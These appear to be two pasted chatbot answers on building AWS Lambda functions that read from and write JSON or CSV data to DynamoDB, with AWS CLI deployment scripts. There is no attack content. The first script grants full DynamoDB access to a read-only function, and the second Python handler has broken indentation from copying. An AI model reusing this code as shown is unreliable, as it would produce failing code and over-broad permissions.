Below is an AWS CLI script that creates an AWS Lambda function that reads a string from a DynamoDB table. The script will create the necessary DynamoDB table, an IAM role with the required permissions, and the Lambda function itself. The Lambda function will use Python and the boto3 library to interact with DynamoDB.

Prerequisites

1. **AWS CLI**: Ensure AWS CLI is installed and configured with the necessary permissions.
2. **Python Lambda Function Code**: The script assumes you have a lambda_function.py that contains the code to read from DynamoDB.
3. **Create a Deployment Package**: You need a deployment package (zip file) that includes lambda_function.py and any dependencies (like boto3).

Step 1: Create lambda_function.py

Here is an example of what lambda_function.py might look like:

```
python
Code kopieren
import boto3
import os
def lambda_handler(event, context):
    # DynamoDB client
    dynamodb = boto3.client('dynamodb')
# Table name and key
    table_name = os.environ['TABLE_NAME']
    key = {'PrimaryKey': {'S': event['key']}}
# Get item from DynamoDB
    response = dynamodb.get_item(TableName=table_name, Key=key)

    # Return the string value
    if 'Item' in response:
        return response['Item']['StringValue']['S']
    else:
        return "Item not found"
```

Step 2: Package the Lambda Function

```
bash
Code kopieren
zip function.zip lambda_function.py
```

Step 3: AWS CLI Script to Create the Lambda Function

```
bash
Code kopieren
#!/bin/bash
# Variables
DYNAMO_TABLE_NAME="MyDynamoTable"
LAMBDA_FUNCTION_NAME="MyLambdaFunction"
ROLE_NAME="LambdaDynamoDBRole"
REGION="us-west-2"
ZIP_FILE="function.zip"
# Create a DynamoDB table
aws dynamodb create-table \
    --table-name $DYNAMO_TABLE_NAME \
    --attribute-definitions AttributeName=PrimaryKey,AttributeType=S \
    --key-schema AttributeName=PrimaryKey,KeyType=HASH \
    --provisioned-throughput ReadCapacityUnits=1,WriteCapacityUnits=1 \
    --region $REGION
# Create an IAM role for the Lambda function
aws iam create-role --role-name $ROLE_NAME --assume-role-policy-document '{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "lambda.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}'
# Attach policies to the role
aws iam attach-role-policy --role-name $ROLE_NAME --policy-arn arn:aws:iam::aws:policy/service-role/AWSLambdaBasicExecutionRole
aws iam attach-role-policy --role-name $ROLE_NAME --policy-arn arn:aws:iam::aws:policy/AmazonDynamoDBFullAccess
# Wait for the role to propagate
sleep 10
# Get the role ARN
ROLE_ARN=$(aws iam get-role --role-name $ROLE_NAME --query 'Role.Arn' --output text)
# Create the Lambda function
aws lambda create-function --function-name $LAMBDA_FUNCTION_NAME \
    --zip-file fileb://$ZIP_FILE --handler lambda_function.lambda_handler \
    --runtime python3.8 --role $ROLE_ARN \
    --environment Variables="{TABLE_NAME=$DYNAMO_TABLE_NAME}" \
    --region $REGION
# Invoke the Lambda function (optional test)
aws lambda invoke --function-name $LAMBDA_FUNCTION_NAME --payload '{"key": "YourPrimaryKeyValue"}' response.json
cat response.json
```

Explanation of the Script

1. **Create a DynamoDB Table**: This script creates a DynamoDB table with a primary key PrimaryKey of type String.
2. **Create IAM Role**: The script creates an IAM role that the Lambda function assumes. It attaches policies that grant the Lambda function permission to execute and access DynamoDB.
3. **Create Lambda Function**: It creates a Lambda function using the specified ZIP file, setting up the handler, runtime, and environment variables. The environment variable TABLE_NAME is used to specify the DynamoDB table.
4. **Invoke Lambda (Optional)**: The script includes an optional invocation of the Lambda function with a test payload to check if it's working correctly.

Notes

- Replace "YourPrimaryKeyValue" in the test invocation with an actual primary key value from your DynamoDB table.
- Adjust the script's variables (DYNAMO_TABLE_NAME, LAMBDA_FUNCTION_NAME, etc.) to suit your environment.
- Ensure your lambda_function.py is correctly zipped with all necessary dependencies before running the script.

To create an AWS Lambda function in Python that processes both JSON and CSV data and inserts it into a DynamoDB table, you can follow the steps below.

1. Set Up Your Environment

Ensure that you have the necessary AWS CLI and Boto3 installed and configured in your local environment. You can do this by running:

```
sh
Code kopieren
pip install boto3
```

2. Create the DynamoDB Table

Before you start with the Lambda function, ensure that you have a DynamoDB table created. Here's an example of how you might create a table:

```
sh
Code kopieren
aws dynamodb create-table \
    --table-name YourTableName \
    --attribute-definitions AttributeName=PrimaryKeyName,AttributeType=S\
    --key-schema AttributeName=PrimaryKeyName,KeyType=HASH\
    --provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
```

3. Write the Lambda Function

Below is a Python code for an AWS Lambda function that can process JSON and CSV data and insert it into DynamoDB:

```
python
Code kopieren
import json
import boto3
import csv
from io import StringIO
dynamodb = boto3.resource('dynamodb')
table_name = "YourTableName"  # Replace with your table name
table = dynamodb.Table(table_name)
def lambda_handler(event, context):
    # Determine if input is JSON or CSV based on content-type
    content_type = event.get('content-type', 'application/json')
if content_type == 'application/json':
        process_json(event['body'])
    elif content_type == 'text/csv':
        process_csv(event['body'])
    else:
        return {
            'statusCode': 400,
            'body': json.dumps('Unsupported content type')
        }

    return {
        'statusCode': 200,
        'body': json.dumps('Data inserted successfully')
    }
def process_json(data):
    """
    Process JSON data and insert into DynamoDB.
    """
    json_data = json.loads(data)
    # Assuming JSON data is a list of dictionaries
    if isinstance(json_data, list):
        with table.batch_writer() as batch:
            for item in json_data:
                batch.put_item(Item=item)
    else:
        table.put_item(Item=json_data)
def process_csv(data):
    """
    Process CSV data and insert into DynamoDB.
    """
    csv_file = StringIO(data)
    reader = csv.DictReader(csv_file)

    with table.batch_writer() as batch:
        for row in reader:
            batch.put_item(Item=row)
```

4. Deploy the Lambda Function

To deploy this Lambda function:

1. **Zip the Python file:**

   ```
   sh
   Code kopieren
   zip function.zip lambda_function.py
   ```

2. **Create the Lambda function via AWS CLI:**

   ```
   sh
   Code kopieren
   aws lambda create-function \
       --function-name YourLambdaFunctionName \
       --runtime python3.8 \
       --role arn:aws:iam::YourAccountID:role/YourExecutionRole \
       --handler lambda_function.lambda_handler \
       --zip-file fileb://function.zip
   ```

Replace YourLambdaFunctionName, YourAccountID, and YourExecutionRole with appropriate values.

5. Test the Lambda Function

You can now test your Lambda function by passing in JSON or CSV data through an event. Use the AWS Lambda console to create test events or invoke it via the AWS CLI.

6. Lambda Execution Role

Ensure your Lambda execution role has the necessary permissions to interact with DynamoDB:

```
json
Code kopieren
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "dynamodb:PutItem",
                "dynamodb:BatchWriteItem"
```

```
            ],
            "Resource": "arn:aws:dynamodb:REGION:ACCOUNT_ID:table/YourTableName"
        }
    ]
}
```

This Lambda function can now process and insert both JSON and CSV data into your DynamoDB table.